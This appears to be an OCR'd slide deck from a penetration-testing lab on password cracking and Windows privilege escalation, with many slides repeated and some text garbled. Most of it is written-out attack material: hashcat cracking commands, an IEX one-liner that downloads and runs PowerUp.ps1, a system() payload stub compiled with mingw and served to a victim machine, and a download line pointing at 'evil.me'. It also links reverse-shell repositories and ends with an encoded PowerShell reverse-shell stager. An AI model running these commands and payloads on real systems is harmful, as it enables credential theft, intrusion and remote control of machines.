
<https://github.com/digininja/CeWL>

hashcat -a 0 -m 1000 dic.txt -r dive.rule -o out.list

echo -n "BLEACH" | hashcat --force --stdout -r rules.file

https://github.com/NotSoSecure/password_cracking_rules

<https://github.com/rarecoil/pantagrul>



Password Cracking Techniques



Brute-Force
cracking



Dictionary Attack

@socmeems



"Hey! Runescape blocks
your password!
See! *****"

```
hashcat64.exe --force -m300 --status -w3 -o found.txt -r OneRuleToRuleThemAll.rule
hash.txt rockyou.txt
```

<https://github.com/kaonashi-passwords/Kaonashi/tree/master/wordlists>

<https://github.com/danielmiessler/SecLists>

BLEACH.local : PRIV. ESCALATION : LVL2

```
IEX(New-Object Net.WebClient).downloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Privesc/PowerUp.ps1')
```


BLEACH.local : PRIV. ESCALATION : LVL2

```
IEX(New-Object Net.WebClient).downloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Privesc/PowerUp.ps1')
```

```
Windows PowerShell
PS C:\Users\jquerito\Downloads\mimikatz-master\mimikatz-master> IEX(New-Object Net.WebClient).downloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Privesc/PowerUp.ps1')
PS C:\Users\jquerito\Downloads\mimikatz-master\mimikatz-master> Invoke-AllChecks

ServiceName      : IObitUnSvr
Path              : C:\Program Files (x86)\IObit\IObit Uninstaller\IUService.exe
ModifiablePath  : @{ModifiablePath=C:\; IdentityReference=NT AUTHORITY\Usuarios autenticados; Permissions=AppendData/AddSubdirectory}
StartName        : LocalSystem
AbuseFunction     : Write-ServiceBinary -Name 'IObitUnSvr' -Path <HijackPath>
CanRestart      : False
Name             : IObitUnSvr
Check            : Unquoted Service Paths

ServiceName      : IObitUnSvr
Path              : C:\Program Files (x86)\IObit\IObit Uninstaller\IUService.exe
ModifiablePath  : @{ModifiablePath=C:\; IdentityReference=NT AUTHORITY\Usuarios autenticados; Permissions=System.Object[]}
StartName        : LocalSystem
AbuseFunction     : Write-ServiceBinary -Name 'IObitUnSvr' -Path <HijackPath>
CanRestart      : False
Name             : IObitUnSvr
Check            : Unquoted Service Paths

ServiceName      : IObitUnSvr
Path              : C:\Program Files (x86)\IObit\IObit Uninstaller\IUService.exe
ModifiablePath  : @{ModifiablePath=C:\Program Files (x86)\IObit; IdentityReference=BUILTIN\Usuarios; Permissions=System.Object[]}
StartName        : LocalSystem
AbuseFunction     : Write-ServiceBinary -Name 'IObitUnSvr' -Path <HijackPath>
CanRestart      : False
Name             : IObitUnSvr
Check            : Unquoted Service Paths
```

BLEACH.local : PRIV. ESCALATION : LVL2


```
IEX(New-Object Net.WebClient).downloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Privesc/PowerUp.ps1')
```

```
Windows PowerShell
PS C:\Users\jquerito\Downloads\mimikatz-master\mimikatz-master> IEX(New-Object Net.WebClient).downloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Privesc/PowerUp.ps1')
PS C:\Users\jquerito\Downloads\mimikatz-master\mimikatz-master> Invoke-AllChecks

ServiceName      : IObitUnSvr
Path              : C:\Program Files (x86)\IObit\IObit Uninstaller\IUService.exe
ModifiablePath  : @{ModifiablePath=C:\; IdentityReference=NT AUTHORITY\Usuarios aut
StartName        : LocalSystem
AbuseFunction     : Write-ServiceBinary -Name 'IObitUnSvr' -Path <HijackPath>
CanRestart       : False
Name             : IObitUnSvr
Check            : Unquoted Service Paths

ServiceName      : IObitUnSvr
Path              : C:\Program Files (x86)\IObit\IObit Uninstaller\IUService.exe
ModifiablePath  : @{ModifiablePath=C:\; IdentityReference=NT AUTHORITY\Usuarios aut
StartName        : LocalSystem
AbuseFunction     : Write-ServiceBinary -Name 'IObitUnSvr' -Path <HijackPath>
CanRestart       : False
Name             : IObitUnSvr
Check            : Unquoted Service Paths

ServiceName      : IObitUnSvr
Path              : C:\Program Files (x86)\IObit\IObit Uninstaller\IUService.exe
ModifiablePath  : @{ModifiablePath=C:\Program Files (x86)\IObit; IdentityReference=BUILTIN\Usuarios; Permissions=System.Object[]
StartName        : LocalSystem
AbuseFunction     : Write-ServiceBinary -Name 'IObitUnSvr' -Path <HijackPath>
CanRestart       : False
Name             : IObitUnSvr
Check            : Unquoted Service Paths
```



BLEACH.local : PRIV. ESCALATION : LVL2


```
IEX(New-Object Net.WebClient).downloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Privesc/PowerUp.ps1')
```

```
Windows PowerShell
PS C:\Users\jquerito\Downloads\mimikatz-master\mimikatz-master> IEX(New-Object Net.WebClient).downloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Privesc/PowerUp.ps1')
PS C:\Users\jquerito\Downloads\mimikatz-master\mimikatz-master> Invoke-AllChecks

ServiceName      : IObitUnSvr
Path              : C:\Program Files (x86)\IObit\IObit Uninstaller\IUService.exe
ModifiablePath  : @{ModifiablePath=C:\; IdentityReference=NT AUTHORITY\Usuarios aut
StartName        : LocalSystem
AbuseFunction     : Write-ServiceBinary -Name 'IObitUnSvr' -Path <HijackPath>
CanRestart      : False
Name             : IObitUnSvr
Check            : Unquoted Service Paths

ServiceName      : IObitUnSvr
Path              : C:\Program Files (x86)\IObit\IObit Uninstaller\IUService.exe
ModifiablePath  : @{ModifiablePath=C:\; IdentityReference=NT AUTHORITY\Usuarios aut
StartName        : LocalSystem
AbuseFunction     : Write-ServiceBinary -Name 'IObitUnSvr' -Path <HijackPath>
CanRestart      : False
Name             : IObitUnSvr
Check            : Unquoted Service Paths


ServiceName      : IObitUnSvr
Path              : C:\Program Files (x86)\IObit\IObit Uninstaller\IUService.exe
ModifiablePath  : @{ModifiablePath=C:\Program Files (x86)\IObit; IdentityReference=BUILTIN\Usuarios; Permissions=System.Object[]
StartName        : LocalSystem
AbuseFunction     : Write-ServiceBinary -Name 'IObitUnSvr' -Path <HijackPath>
CanRestart      : False
Name             : IObitUnSvr
Check            : Unquoted Service Paths
```



BLEACH.local : PRIV. ESCALATION : LVL2

```
#include <stdlib.h>

int main ()
{
int user;
user = system("CMD-CODE");
return 0;
}
```



BLEACH.local : PRIV. ESCALATION : LVL2

```
#include <stdlib.h>
```

```
int main ()  
{  
int user;  
user = system("CMD-CODE");  
return 0;  
}
```

```
// i686-w64-mingw32-gcc shell.c -o shell.exe  
// x86_64-w64-mingw32-gcc shell.c -o shell64.exe
```



BLEACH.local : PRIV. ESCALATION : LVL2

```
#include <stdlib.h>
```

```
int main ()  
{  
int user;  
user = system("CMD-CODE");  
return 0;  
}
```

```
// i686-w64-mingw32-gcc shell.c -o shell.exe  
// x86_64-w64-mingw32-gcc shell.c -o shell64.exe  
apt install mingw-w64
```




BLEACH.local : PRIV. ESCALATION : LVL2

```
#include <stdlib.h>
```

```
int main ()  
{  
int user;  
user = system("CMD-CODE");  
return 0;  
}
```

```
// i686-w64-mingw32-gcc shell.c -o shell.exe  
// x86_64-w64-mingw32-gcc shell.c -o shell64.exe  
apt install mingw-w64
```



BLEACH.local : PRIV. ESCALATION : LVL2



```
(kali@kali)-[~/Documents/mal]
```

```
$ i686-w64-mingw32-gcc runitin.c -o shell.exe
```

```
(kali@kali)-[~/Documents/mal]
```

```
$ ls
```

```
runitin.c shell.exe
```

```
(kali@kali)-[~/Documents/mal]
```

```
$ php -S 0.0.0.0:8080
```

```
[Sun Apr 23 13:11:39 2023] PHP 8.2.2 Development Server (http://0.0.0.0:8080) started
```

```
[Sun Apr 23 13:12:04 2023] 10.0.9.5:56363 Accepted
```

```
[Sun Apr 23 13:12:04 2023] 10.0.9.5:56364 Accepted
```

```
[Sun Apr 23 13:12:04 2023] 10.0.9.5:56363 [200]: GET /shell.exe
```

```
[Sun Apr 23 13:12:04 2023] 10.0.9.5:56363 Closing
```

```
[Sun Apr 23 13:12:49 2023] 10.0.9.5:56364 Closed without sending a request; it was probably just an unused speculative preconnection
```

```
[Sun Apr 23 13:12:49 2023] 10.0.9.5:56364 Closing
```

```
^C
```


BLEACH.local : PRIV. ESCALATION : LVL2



```
(kali@kali)-[~/Documents/mal]
```

```
$ i686-w64-mingw32-gcc runitin.c -o shell.exe
```

```
(kali@kali)-[~/Documents/mal]
```

```
$ ls
```

```
runitin.c  shell.exe
```

```
(kali@kali)-[~/Documents/mal]
```

```
$ php -S 0.0.0.0:8080
```

```
[Sun Apr 23 13:11:39 2023] PHP 8.2.2 Development Server (http://0.0.0.0:8080) started
```

```
[Sun Apr 23 13:12:04 2023] 10.0.9.5:56363 Accepted
```

```
[Sun Apr 23 13:12:04 2023] 10.0.9.5:56364 Accepted
```

```
[Sun Apr 23 13:12:04 2023] 10.0.9.5:56363 [200]: GET /shell.exe
```

```
[Sun Apr 23 13:12:04 2023] 10.0.9.5:56363 Closing
```

```
[Sun Apr 23 13:12:49 2023] 10.0.9.5:56364 Closed without sending a request; it was probably just an unused speculative preconnection
```

```
[Sun Apr 23 13:12:49 2023] 10.0.9.5:56364 Closing
```

```
^C
```

```
Invoke-WebRequest "https://evil.me/evil.exe" -OutFile "C:\Windows\Temp\archive.exe"
```

BLEACH.local : PRIV. ESCALATION : LVL2



```
(kali@kali)-[~/Documents/mal]
```

```
$ i686-w64-mingw32-gcc runitin.c -o shell.exe
```

```
(kali@kali)-[~/Documents/mal]
```

```
$ ls
```

```
runitin.c shell.exe
```

```
(kali@kali)-[~/Documents/mal]
```

```
$ php -S 0.0.0.0:8080
```

```
[Sun Apr 23 13:11:39 2023] PHP 8.2.2 Development Server (http://0.0.0.0:8080) started
```

```
[Sun Apr 23 13:12:04 2023] 10.0.9.5:56363 Accepted
```

```
[Sun Apr 23 13:12:04 2023] 10.0.9.5:56364 Accepted
```

```
[Sun Apr 23 13:12:04 2023] 10.0.9.5:56363 [200]: GET /shell.exe
```

```
[Sun Apr 23 13:12:04 2023] 10.0.9.5:56363 Closing
```

```
[Sun Apr 23 13:12:49 2023] 10.0.9.5:56364 Closed without sending a request; it was probably just an unused speculative preconnection
```

```
[Sun Apr 23 13:12:49 2023] 10.0.9.5:56364 Closing
```

```
^C
```


Invoke-WebRequest "https://evil.me/evil.exe" -OutFile "C:\Windows\Temp\archive.exe"

<https://github.com/izenynn/c-reverse-shell>

<https://github.com/AlexisAhmed/C-Reverse-Shell/blob/master/ReverseShell.c>

HOARSHHELL
by t3l3m3chus


BLEACH.local : PRIV. ESCALATION : LVL2



<https://github.com/izenynn/c-reverse-shell>

<https://github.com/AlexisAhmed/C-Reverse-Shell/blob/master/ReverseShell.c>


BLEACH.local : PRIV. ESCALATION : LVL2



<https://github.com/izenynn/c-reverse-shell>

<https://github.com/AlexisAhmed/C-Reverse-Shell/blob/master/ReverseShell.c>

BLEACH.local : PRIV. ESCALATION : LVL2



```
Windows PowerShell
Copyright (C) Microsoft Corporation. Todos los derechos reservados.

Prueba la nueva tecnología PowerShell multiplataforma https://aka.ms/pscore6

PS C:\Users\jquerito> cd .\Documents\
PS C:\Users\jquerito\Documents> dir

        Directorio: C:\Users\jquerito\Documents


Mode                LastWriteTime         Length Name
----                -
-a----             23/04/2023   19:12         102260 shell.exe

PS C:\Users\jquerito\Documents> .\shell.exe
```

<https://github.com/izenynn/c-reverse-shell>

<https://github.com/AlexisAhmed/C-Reverse-Shell/blob/master/ReverseShell.c>

BLEACH.local : PRIV. ESCALATION : LVL2



<https://github.com/izenynn/c-reverse-shell>

<https://github.com/AlexisAhmed/C-Reverse-Shell/blob/master/ReverseShell.c>

HOAXSHELL
by t3l3machus

BLEACH.local : PRIV. ESCALATION : LVL2

Protección basada en reputación

Esta configuración protege el dispositivo de aplicaciones, archivos y sitios web malintencionados o potencialmente no deseados.

[Configuración de Protección basada en reputación](#)

Protección contra vulnerabilidades

La protección contra vulnerabilidades de seguridad está integrada en Windows 10 para mantener el dispositivo protegido ante ataques. El dispositivo está preestablecido en la configuración de protección que mejor se adapta a la mayoría de los usuarios.

[Configuración de protección contra vulnerabilidades](#)

[Más información](#)

BLEACH.local : PRIV. ESCALATION : LVL2

Protección basada en reputación

Esta configuración protege el dispositivo de aplicaciones, archivos y sitios web malintencionados.

[Configuración de Protección](#)

Protección contra alteraciones

Impide que otras personas alteren características de seguridad importantes.

Protección

La protección contra vulnerabilidades de Windows 10 para este dispositivo está presente y mejor se adapta a las necesidades del dispositivo.

 Activado

[Más información](#)

[Configuración de protección contra vulnerabilidades](#)

[Más información](#)

BLEACH.local : PRIV. ESCALATION : LVL2



```
Windows PowerShell
PS C:\Users\jquerito> powershell -e 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
En línea: 1 Carácter: 1
+ add-type @"
Este script contiene elementos malintencionados y ha sido bloqueado por el software antivirus.
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent

